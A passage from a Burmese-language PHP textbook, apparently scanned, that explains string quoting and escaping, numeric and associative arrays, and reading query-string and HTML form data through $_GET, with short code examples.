သုံးလိုက်တဲ့ အခါ သင်္ကြန်ရောက်ဖို့ လိုတဲ့ရက်အရေအတွက်ကိုရရှိပြီဖြစ်ပါတယ်။ ရလာတဲ့ရက်အရေအတွက်ကို `echo` နဲ့ရိုက်ထုတ်စေလိုက် တဲ့အတွက် (နမူနာမှာ) ရလဒ်ဖြစ်တဲ့ 5 ကို အဲ့ဒီနေရာမှာပဲ ရိုက်ထုတ်ပေးသွားခြင်းဖြစ်ပါတယ်။

PHP ဟာ ရိုးရှင်းတဲ့ Imperative Language တစ်ခုဖြစ်ပါတယ်။ Language အခြေခံတွေဖြစ်တဲ့ Control Structure တွေနဲ့ Operator တွေဟာ C, JavaScript တို့နဲ့ဆင်တူပါတယ်။ Request နဲ့အတူပါဝင်လာတဲ့ အချက်အလက်တွေကို လက်ခံစီမံနိုင်မှု တစ်ခုသာ ထူးခြားချက်ဖြစ်ပါတယ်။ App တွေတည်ဆောက်တယ်ဆိုတာ အခြေခံအားဖြင့် PHP နဲ့ အတူပါဝင်လာတဲ့ Function များကို လိုအပ်သလိုပေါင်းစပ်အသုံးချရခြင်းသာ ဖြစ်ပါတယ်။

PHP မှာ Build-in Function ပေါင်း ၅၀၀၀ ကျော်ပါဝင်ပါတယ်။ Version အလိုက် အရေအတွက် ကွာသွားနိုင်ပေမယ့် အခြေခံ Function တွေရဲအလုပ်လုပ်ပုံကတော့ အပြောင်းအလဲရှိမှာမဟုတ်ပါဘူး။ php.net/quickref.php မှာ PHP Function အားလုံးကို စုစည်းပေးထားပါတယ်။ မှတ်သားသင့်တဲ့ Function တွေကို နမူနာများနဲ့အတူ ဆက်လက် ဖော်ပြပေးသွားပါမယ်။

6.7 - PHP Strings

PHP မှာလည်း JavaScript လိုပါပဲ။ String တွေကို Double Quote အဖွင့်အပိတ် (သို့မဟုတ်) Single Quote အဖွင့်အပိတ်နဲ့ ထည့်သွင်းရေးသားပေးရပါတယ်။ ရှုပ်ထွေးလှတဲ့ကိစ္စမဟုတ်ပေမယ့် ထည့်သွင်းလိုတဲ့စာထဲမှာ Quote တွေပါဝင်လာပြီဆိုရင် မှားတက်ကြပါတယ်။ Double Quote နဲ့ထည့်သွင်း ထားတဲ့ String ထဲမှာ Single Quote တွေပါဝင်တာ ပြဿနာမရှိပါဘူး။ အလားတူပဲ Single Quote နဲ့ထည့် သွင်းထားတဲ့ String တွေမှာ Double Quote တွေပါဝင်တာ လည်း ပြဿနာမရှိပါဘူး။ ဒါပေမယ့် Single Quoted String ထဲမှာ Single Quote တွေပါဝင်လာရင်တော့ သတိထား ရပါတော့မယ်။ Double Quoted String ထဲမှာ Double Quote တွေပါဝင်လာရင် လည်း သတိထားရပါမယ်။ Single Quote တွေ Double Quote တွေနဲ့၊ ဖတ်ရတာနည်းနည်း ခေါင်းမူးသွားရင် **ပုံ (၆-၄)** မှာလေ့လာကြည့်ပါ။ တစ်ကယ် လက်တွေ့ အလုပ်လုပ်တဲ့အခါမှာလည်း အဲ့ဒီ Quote တွေကြောင့်ပဲ အစပိုင်းမှာ အမှားများကြတာပါ။

```
# valid
$str = 'Alice is "22" years old.';
$str = "Bob is '24' years old.";

Start                [ a string ]                End

# invalid
$str = 'Alice is '22' years old.';
$str = "Bob is "24" years old.";

[ a string ]  [ another string ]

[ ??? - syntax error ]
```

ပုံ (၆-၄) Usage of Double Quotes and Single Quotes

Single Quote နဲ့ Double Quote တို့မှာ နောက်ထပ်ကွာခြားချက်တစ်ခု ရှိပါသေးတယ်။ Double Quoted String တွေထဲမှာ Variable တွေထည့်သွင်းပေးလိုက်ရင် PHP က Variable တွေရဲ့တန်ဖိုးကိုအသုံးပြုအလုပ်လုပ်ပေးပါတယ်။ ဒါပေ မယ့် Single Quoted String တွေမှာတော့ Variable ထဲက တန်ဖိုးကိုအသုံးပြုပေးခြင်းမရှိပါဘူး။ ဒါကြောင့် တစ်ချို့က Single Quoted String တွေကို Double Quoted String တွေထက်ပိုမြန်တယ်လို့ ဆိုကြပါတယ်။ Double Quoted String တွေက Variable တွေပါလာသလား စစ်ဆေးနေချိန်မှာ Single Quoted String က ဘာမှစစ်ဆေးမနေပဲ ပေးထားတဲ့စာအတိုင်း အလုပ်လုပ်ပေးတဲ့အတွက် အလုပ်လုပ်တာ အနည်းငယ်ပိုမြန်သွားတဲ့သဘောပါ။ **ပုံ (၆-၅)** မှာ လေ့လာကြည့်ပါ။

```
$name = 'John Doe';
echo "Hello $name, how are you doing?";

# => Hello John Doe, how are you doing?


$name = 'John Doe';
echo 'Hello $name, how are you doing?';

# => Hello $name, how are you doing?
```

```
Double quotes convert the variables into value
Single quotes ignore the variables
```

ပုံ (၆-၅) Variable in Strings

ပုံ (၆-၅) နမူနာမှာ Double Quoted String ရဲ့ Output က "Hello John Doe, how are you doing?" ဖြစ် ပေ မယ့် Single Quoted String ရဲ့ Output ကတော့ "Hello $name, how are you doing?" လို့ ဖြစ်နေတာကို

တွေ့ရမှာဖြစ်ပါတယ်။ Single Quote က `$name` ကို Variable တစ်ခုအနေနဲ့အလုပ်မလုပ်ပဲ ရိုးရိုးစာလုံးတစ်လုံး အနေနဲ့သာ အလုပ်လုပ်သွားခြင်းဖြစ်ပါတယ်။

String တွေထဲမှာ `$`, `"`, `'` စတဲ့ Operator တွေကိုထည့်သွင်းအလုပ်မလုပ်စေလိုရင် Backslash (\) နဲ့ Escape လုပ်ပေးနိုင်ပါတယ်။ အသုံးဝင်တဲ့ Escape Character တွေကတော့ Single Quote တွေထည့်သွင်း လိုရင် အသုံးပြုရတဲ့ (`\'`) , Double Quote တွေထည့်သွင်းလိုရင်အသုံးပြုရတဲ့ (`\"`), Dollar Sign Character ထည့်သွင်းလိုရင် အသုံးပြုရတဲ့ (`\$`) နဲ့ Backslash တစ်ခုထည့်သွင်းလိုရင် အသုံးပြုရတဲ့ (`\\`) တို့ပဲ ဖြစ်ပါတယ်။ ဥပမာ -

```
$name = "John Doe";
echo "Hello \$name, how are you doing?";
```

ရလဒ်က "Hello $name, how are you doing?" ဖြစ်မှာဖြစ်ပါတယ်။ Double Quoted String တစ်ခုဖြစ်ပေမယ့် Dollar Sign ကို Backslash နဲ့ Escape လုပ်ထားလို့ PHP က အဲဒီ Dollar Sign ကို Variable တစ်ခုရဲ့အစ Operator အနေနဲ့အလုပ် မလုပ်တော့ပါဘူး။ ဒါကြောင့် နောက်ကကျန်တဲ့ name ဟာလည်း Variable မဟုတ်တော့ပဲ ရိုးရိုးစာလုံး တစ်လုံးပဲဖြစ်သွားပါတယ်။

```
echo "Bob is \"24\" years old.";
```

- လို့ရေးသားရင်လည်း Bob is "24" years old. ဆိုတဲ့ရလဒ်ကိုရရှိမှာပါ။ Double Quoted String ထဲမှာ Double Quote တွေထည့်သွင်းထားပေမယ့် Escape လုပ်ထားတဲ့အတွက် PHP က အဲ့ဒီ Quote တွေကို Operator အနေနဲ့ ထည့်သွင်းမစဉ်းစားတဲ့အခါ String ဖွဲ့စည်းပုံလဲပျက်မသွားတော့ပဲ လိုအပ်တဲ့ရလဒ်ကိုရရှိခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Double Quote (or) Single Quote နှစ်သက်ရာသုံးနိုင်တယ်ဆိုပေမယ့် ကိုယ်လိုအပ်တဲ့အတိုင်း မှန်ကန်အောင် ရွေးသုံးပေးဖို့လိုသလို Escape လုပ်သင့်တဲ့ Operator တွေကိုလည်း Escape လုပ်ပေးဖို့လိုအပ်မှာပါ။

6.8 - PHP Arrays

PHP မှာ Array တွေ ကြေငြာသတ်မှတ်လိုရင် `array()` Function ကိုသုံးရပါတယ်။ Array နှစ်မျိုးရှိပါတယ်။ Numeric Array လို့ခေါ်တဲ့ Index ကို နံပါတ်စဉ်နဲ့သတ်မှတ်တဲ့ Array နဲ့ Associative Array လို့ခေါ်တဲ့ Index ကို အမည်ပေးသတ်မှတ်ထားတဲ့ Array တို့ပဲဖြစ်ပါတယ်။ Associative Array ဟာ JavaScript ရဲ့ JSON နဲ့ သဘော တရားတူပါတယ်။

PHP ဟာလည်း JavaScript လိုပဲ Dynamic Type Language တစ်ခုဖြစ်လို့ Array တွေတည်ဆောက်တဲ့ အခါမှာ ထည့် သွင်းလိုတဲ့ Data Type ကို သတ်မှတ်ဖို့မလိုသလို၊ Array ရဲ့ Size ပမာဏကိုလည်း သတ်မှတ်ပေးဖို့မလိုပါဘူး။ Array တစ်ခုဖြစ်ကြောင်း သတ်မှတ်ပြီးနောက်မှာ နှစ်သက်ရာတန်ဖိုးကို လိုသလိုထည့်သွင်းသွားလို့ရပါတယ်။

```
$arr = array();
$arr[0] = "Foo";
$arr[1] = "Bar";
$arr[2] = "Baz";
```

(သို့မဟုတ်)

```
$arr = array("Foo", "Bar", "Baz");
```

`array()` Function နဲ့ Array Variable တစ်ခုကို ကြေငြာသတ်မှတ်ပြီးနောက် Index တစ်ခုခြင်းအလိုက် တန်ဖိုးတွေ လိုက် ထည့်ပေးလို့ရသလို၊ စတင်ကြေငြာကတည်းက `array()` Function ထဲမှာ ထည့်သွင်းလိုတဲ့ တန်ဖိုးတွေ တန်းစီ ပေး လိုက်လည်းရရှိတဲ့ သဘောဖြစ်ပါတယ်။ တိုအောင် ဒီလိုလည်းရေးလို့ရပါသေးတယ်။

JavaScript မှာ Array တွေကို လေးဒေါင်းကွင်း အဖွင့်အပိတ်နဲ့ သတ်မှတ်ခဲ့တာ မှတ်မိဦးမှာပါ။ PHP 5.4 နဲ့ နောက်ပိုင်းမှာလည်း လေးဒေါင့်ကွင်းတွေကို Array သတ်မှတ်ဖို့ အသုံးပြုနိုင်လာပါတယ်။

```
$arr = [];
$arr[0] = "Foo";
$arr[1] = "Bar";
$arr[2] = "Baz";
```

(သို့မဟုတ်)

```
$arr = [ "Foo", "Bar", "Baz" ];
```


ဒီနည်းက PHP 5.3, PHP 5.2 စတဲ့ Version အနိမ့်တွေမှာ အလုပ်လုပ်မှာ မဟုတ်ဘူးဆိုတာကို သတိပြုပါ။ Array ရဲ့ Index တန်ဖိုးကို မသတ်မှတ်ပဲနဲ့လည်း တန်ဖိုးတွေ ထည့်သွင်းလို့ ရပါတယ်။

```
$arr = [];
$arr[] = "Foo";
$arr[] = "Bar";
$arr[] = "Baz";
```

နမူနာမှာ တန်ဖိုးတွေထည့်သွင်းတဲ့အခါမှာ Index နံပါတ် ထည့်မပေးပါဘူး။ PHP က Index တန်ဖိုးကို အလိုအလျှောက် သတ်မှတ်ထည့်သွင်းပေးသွားမှာဖြစ်ပါတယ်။ ဒီနည်းကတော့ JavaScript မှာ သုံးလို့မရပါဘူး။ PHP မှာပဲ ရပြီး သူ့နေရာနဲ့သူ အသုံးဝင်တဲ့နည်း ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ PHP ဟာ Case Sensitive ဖြစ်တဲ့ Language တစ်ခုဖြစ်ပါတယ်။ စာလုံးအကြီးအသေး၊ သူ့နေရာနဲ့သူ့မှန်အောင် သုံးပေးဖို့လိုပါတယ်။ ဒါပေမယ့် Function တွေကတော့ ခြွင်းချက်ပါ။ Function Name တွေကို အကြီးအသေး နှစ်သက်သလို ခေါ်ယူ အသုံးပြုနိုင်ပါတယ်။ ဒါကြောင့် `array()` လို့သုံးရင်မှန်သလို `Array()` လို့သုံးရင် လည်း အလုပ်လုပ်မှာပဲဖြစ်ပါတယ်။

Array တစ်ခုရဲ့ Index တစ်ခုမှာ ထည့်သွင်းထားတာက ရိုးရိုးတန်ဖိုး မဟုတ်ပဲနောက်ထပ် Array တစ်ခုလည်း ဖြစ်နိုင်ပါသေးတယ်။ Static Type Language တွေမှာတော့ Multi-Dimensional Array လို့ခေါ်မှာပါ။ ဒါပေမယ့် Multi-dimensional Array ဆိုတာက Array တစ်ခုရဲ့ Index အားလုံးမှာ အရေအတွက်အညီအမျှရှိတဲ့ နောက်ထပ် Array တွေကိုသိမ်းဆည်းတဲ့အခါ ခေါ်တာဖြစ်လို့ PHP မှာတော့ Multi-dimensional Array လို့မခေါ်သင့်ဘူးလို့ ယူဆပါတယ်။ Array တစ်ခုရဲ့ Index တစ်ခုမှာ တန်ဖိုးတစ်ခုကဲ့သို့ အခြား Array တစ်ခုကို သိမ်းဆည်းထားခြင်းမျှ သာဖြစ်ပါတယ်။ **ပုံ (၆-၃)** မှာလေ့လာကြည့်ပါ။



ပုံ (၆-၃) PHP Numeric Array

တန်ဖိုးတွေအတွဲလိုက်သိမ်းဆည်းထားတဲ့ `$array` ရဲ့ Index `[2]` နဲ့ Index `[3]` တို့မှာ နောက်ထပ်တန်ဖိုး တွေကို Array အနေနဲ့ပဲ အတွဲလိုက်ဆက်လက်သိမ်းဆည်းထားပါတယ်။ ဒါပေမယ့် Index `[0]`, `[1]` နဲ့ `[4]` တို့မှာတော့ Array မဟုတ်တဲ့ ရိုးရိုးတန်ဖိုး တစ်ခုစီကိုသာသိမ်းဆည်းထားပါတယ်။

နောက် Array တစ်မျိုးဖြစ်တဲ့ Associative Array သတ်မှတ်အသုံးပြုပုံကလည်း Numeric Array နဲ့တူပါတယ်။

```
$arr = array();
$arr["foo"] = "Apple";
$arr["bar"] = "Orange";
$arr["baz"] = "Mango";
```


(သို့မဟုတ်)

```
$arr = array("foo"=>"Apple", "bar"=>"Orange", "baz"=>"Mango");
```

(သို့မဟုတ်)

```
$arr = [ "foo"=>"Apple", "bar"=>"Orange", "baz"=>"Mango" ];
```

`array()` Function (သို့မဟုတ်) လေးထောင့်ကွင်းကို အသုံးပြုသတ်မှတ်ပေးရပါတယ်။ JSON သတ်မှတ်စဉ်က Key နဲ့ Value တို့ကို Colon (:) နဲ့ ခွဲခြားသတ်မှတ်ပေးရတာကို မှတ်မိပါလိမ့်ဦးမယ်။ PHP Associative Array တွေမှာတော့ Key နဲ့ Value ကို မျှားသင်္ကေတ (=>) လေးနဲ့ ခွဲခြားသတ်မှတ်ပေးရပါတယ်။ Associative Array နဲ့ Numeric Array တွေကို လိုအပ်ရင် ပေါင်းစပ်အသုံးပြုလို့ ရပါတယ်။ **ပုံ (၆-၈)** မှာလေ့လာ ကြည့်ပါ။



ပုံ (၆-၈) PHP Associative Array

ပုံ (၆-၈) မှာ နမူနာဖော်ပြတဲ့အခါ `$array[foo]` ဆိုတဲ့ရေးဟန်နဲ့ဖော်ပြထားပေမယ့် လက်တွေ့မှာ Array Index Key ကို Single Quote သို့မဟုတ် Double Quote နဲ့ ထည့်သွင်းအသုံးပြုသင့်ပါတယ်။ ဥပမာ -

```
echo $array['baz']['a'];
```

Array Index Key ကို Quote ထဲမထည့်လည်း အလုပ်တော့လုပ်ပါတယ်။ ဒါပေမယ့် PHP က လေးဒေါင့်ကွင်းထဲမှာမို့ Array Index Key ဖြစ်ကြောင်းကို စစ်ဆေးသိရှိရတာဖြစ်ပါတယ်။ တစ်ခါတည်း Quote ထဲထည့်ပေးလိုက်ရင် PHP က စစ်ဆေးနေစရာ မလိုတော့လို့ Performance အားဖြင့် ပိုကောင်းမှာဖြစ်ပါတယ်။

6.9 - Request Handling with PHP

Document သို့မဟုတ် အချက်အလက်တွေကိုရယူလိုလို့ Server ထံကနေ တောင်းခံတဲ့အခါမှာ အသုံးပြုသူဘက်ကလည်း တစ်ချို့ အချက်အလက်တွေ ပြန်ပေးဖို့လိုတက်ပါတယ်။ ဥပမာ - Google Search ဆိုပါစို့။ ရှာဖွေမှုရလဒ်ရယူလိုသူက ရှာဖွေလိုတဲ့ အချက်အလက်ကိုတော့ အရင်ပေးဖို့လိုပါတယ်။ PHP ရဲ့ အရေးအပါဆုံး လုပ်ဆောင်ချက်တစ်ခုကတော့ Request နဲ့အတူ အသုံးပြုသူတွဲဖက်ထည့် သွင်းပေးလိုက်တဲ့ အချက်အလက်တွေကို လက်ခံစီမံနိုင်ခြင်းဖြစ်ပါတယ်။

အသုံးပြုသူက နည်းလမ်းနှစ်မျိုးနဲ့ အချက်အလက်တွေပေးပို့နိုင်ပါတယ်။ ပထမနည်းလမ်းကတော့ URL Query String ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဥပမာ - "heaviest bells" ဆိုတဲ့ Keywords အတွက် Search Result ရယူလိုရင် URL Query String နဲ့ Google ကို အခုလို Request လုပ်ယူနိုင်ပါတယ်။


http://www.google.com/search?*q=heaviest+bells*

Search Result Page ဖြစ်တဲ့ search ကို တိုက်ရိုက် Request လုပ်ခြင်းဖြစ်ပြီး နောက်ကနေ q=heaviest+bells ဆိုတဲ့ Query String ကို တွဲဖက်ပေးလိုက်တာပါ။ Google ရဲ့ Server-side Script က "heaviest bells" ဆိုတဲ့ Keywords အတွက် ရလဒ်ကို လိုချင်မှန်းသိရှိပြီး သင့်တော်တဲ့ Result ကို ပြန်ပေးမှာဖြစ်ပါတယ်။

Query String အဖြစ် ပေးပို့လိုတဲ့တန်ဖိုးတွေကို URL ထဲမှာ Resource Location ရဲ့နောက်က Question Mark (?) Sign လေးခံပြီး အတွဲလိုက်ထည့်သွင်းပေးပို့နိုင်ပါတယ်။ တန်ဖိုးတွေကို Key=Value ပုံစံနဲ့ ထည့်သွင်းပေးရပါတယ်။ နမူနာပေးထားတဲ့ q=heaviest+bells မှာ q က Key ဖြစ်ပြီး heaviest+bells ကတော့ Value ဖြစ်ပါတယ်။ Key=Value တစ်စုံနဲ့တစ်စုံကြားမှာ Ampersand (&) သင်္ကေတနဲ့ ခွဲခြားထည့်သွင်း နိုင်ပါတယ်။ ဥပမာ -

http://www.google.com/search?*q=heaviest+bells&hl=my*


q=heaviest+bells နဲ့ hl=my ဆိုတဲ့ တန်ဖိုးနှစ်ခုကို & သင်္ကေတနဲ့တွဲဖက်ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ နှစ်ခုထက်မက ထည့်သွင်းလိုရင်လည်းနောက်ကနေ & သင်္ကေတနဲ့ပဲ ဆက်လက်တွဲဆက်ထည့်သွင်းပေးနိုင်ပါတယ်။



ပုံ (၆-ဏ) Query String

ပုံ (၆-ဏ) မှာ ဖော်ပြထားတဲ့ Browser Screenshot ရဲ့ URL Bar ကို လေ့လာကြည့်ပါ။ ကျွန်တော်တို့ နမူနာပေးထားတဲ့အတိုင်း Request လုပ်ထားတဲ့ URL ကို တွေ့ရမှာဖြစ်ပါတယ်။ heaviest bells အတွက် ရလဒ်ကို ဖော်ပြပေးတဲ့ အခါ hl=my လို့ပြောထားတဲ့အတွက် Interface ကို မြန်မာဘာသာနဲ့ဖော်ပြပေးနေခြင်းဖြစ်ပါတယ်။

PHP က URL Query String နဲ့အတူပါလာတဲ့တန်ဖိုးတွေကို Associative Array တစ်ခုအနေနဲ့ `$_GET` Superglobal Variable ထဲမှာ အလိုအလျှောက်လက်ခံထည့်သွင်းပေးထားပေးပါတယ်။ Superglobal Variable ဆိုတာ PHP Language ကကြေငြာသတ်မှတ်ထားပြီး လိုအပ်တဲ့နေရာတိုင်းကနေရယူအသုံးပြုနိုင်တဲ့ Variable တွေဖြစ်ပါတယ်။ လက်ခံ ထားပုံကို **ပုံ (၆-တ)** မှာလေ့လာ ကြည့်ပါ။



ပုံ (၆-တ) Query String and $_GET Superglobal

ကျွန်တော်တို့ ရယူ အသုံးပြုသည်ဖြစ်စေ မသုံးသည်ဖြစ်စေ URL Query String အနေနဲ့ အသုံးပြုသူ ပေးပို့လာတဲ့ အချက် အလက်တွေကတော့ `$_GET` Variable ထဲမှာ အမြဲရှိနေမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ရဲ့ PHP Script တွေ ထဲမှာ ဒီတန်ဖိုးတွေပေါ် မူတည်ပြီး လိုသလိုဆက်လက်ဆောင်ရွက်နိုင်စေမှာပါပဲဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `$_GET` အပြင် အခြား Superglobal Variable တွေရှိပါသေးတယ်။ ဆက်လက်ဖော်ပြပေးသွားပါမယ်။ Superglobal တွေရဲ့ထူးခြားချက်က အမြဲတမ်း Underscore (`$_`) နဲ့အစပြုပြီး ကျန်စာလုံးတွေကို စာလုံးကြီးနဲ့သတ်မှတ်ထား လေ့ရှိခြင်းဖြစ်ပါ တယ်။ (ဥပမာ - `$_GET`, `$_POST`, `$_COOKIE`, `$_SESSION`)

Query String တွေဟာ သူနေရာနဲ့သူအသုံးဝင်ပေမယ့် သာမာန်အသုံးပြုသူတွေအတွက် သိရှိမှတ်မိဖို့မလွယ်ပါဘူး။ ဒီနေရာမှာ အသုံးဝင်လာတာကတော့ HTML Form ဖြစ်ပါတယ်။ အချက်အလက်တွေ ဖြည့်သွင်းနိုင်တဲ့ HTML Form တစ်ခု ပေးထားမယ် ဆိုရင်တော့ အသုံးပြုသူတွေကပေးပို့လိုတဲ့ အချက်အလက်တွေကို အလွယ်တစ်ကူထည့် သွင်းပေးနိုင်မှာပါ။ HTML Form မှာ ဖြည့်သွင်းပြီးပေးပို့လာတဲ့ အချက်အလက်တွေကိုလည်း PHP က လက်ဆင့် ကမ်း ရယူနိုင်ပါတယ်။ အချက်အလက်တွေပေးပို့နိုင်တဲ့ HTML Form တစ်ခုဖြစ်ဖို့အတွက် မဖြစ်မနေပါဝင်သင့်တဲ့ အချက်တစ်ချို့ရှိပါတယ်။ နမူနာအနေတစ်ခု ဖော်ပြပေးလိုက်ပါတယ်။

```
<form action="login.php" method="get">

  <input type="text" name="email">
  <input type="password" name="password">

  <input type="submit" value="Login">

</form>
```

HTML `<form>` Element မှာ `action` နဲ့ `method` Attribute တို့ မဖြစ်မနေပါဝင်သင့်ပါတယ်။ `action` Attribute ရဲ့ Value အနေနဲ့ ပေးပို့လာတဲ့အချက်အလက်တွေကို လက်ခံစီမံမယ့် PHP Script ရှိရာ URL ကိုပေးရ ပါတယ်။ နမူနာမှာတော့ `login.php` လို့ပေးထားတဲ့အတွက် ဒီ Form ကပေးပို့တဲ့ အချက်အလက်တွေကို `login.php` Script က လက်ခံစီမံမှာပါ။ အကယ်၍ Form ပါဝင်တဲ့ Document နဲ့ လက်ခံစီမံမယ့် Script တို့ Folder Root မတူရင်တော့ URL ကိုလည်း အပြည့်အစုံပေးရမှာဖြစ်ပါတယ်။ နမူနာမှာတော့ Folder တစ်ခုတည်း မှာရှိတယ်ဆိုတဲ့သဘောနဲ့ Script Name ပဲ ပေးထားပါတယ်။

`method` Attribute မှာတော့ အသုံးပြုလိုတဲ့ HTTP Request Method ကိုထည့်သွင်းပေးရမှာပါ။ **အခန်း (၁)** မှာ HTTP Request Method တွေအကြောင်း မိတ်ဆက်ဖော်ပြခဲ့ပါတယ်။ ပြုလုပ်တဲ့ Request ရဲ့ ရည်ရွယ်ချက်ပေါ်မူ တည်ပြီး သင့်တော်တဲ့ Method ကို အသုံးပြုပေးရမှာဖြစ်ပါတယ်။ Method တစ်ခုချင်းစီကို W3C က သူ့အဓိပ္ပါယ်နဲ့ သူ သတ်မှတ်ပေးထားပါတယ်။

GET Method ကို အချက်အလက်တွေရယူဖို့အတွက် အသုံးပြုရပါတယ်။ GET Method အသုံးပြုထားတဲ့ Request ကြောင့် Server မှာ အပြောင်းအလဲတစ်ခုခုမဖြစ်ပေါ်စေသင့်ဘူးလို့ သတ်မှတ်ထားပါတယ်။ **POST** Method ကို Server မှာ အချက် အလက်အသစ် တွေဖန်တီးစေလိုတဲ့အခါ အသုံးပြုရပါတယ်။ ဥပမာ - Document အသစ်တစ်ခု ဖန်တီးစေလိုခြင်း၊ အချက်အလက်တစ်ခုကို Database ထဲကို ထည့်သွင်းစေခြင်းတို့ကဲ့သို့ လုပ်ဆောင်

ချက်မျိုးတွေအတွက် အသုံးပြုရပါတယ်။ **PUT** Method ကိုတော့ Server မှာ ရှိနေတဲ့ အချက်အလက်တစ်ခုကို ပြင်ဆင်စေလိုတဲ့အခါ အသုံးပြုရပါတယ်။ **DELETE** Method ကိုတော့ Server ပေါ်မှာရှိတဲ့ အချက်အလက် တစ်ခု ပယ်ဖျက်လိုက်စေလိုတဲ့အခါ အသုံးပြုရပါတယ်။

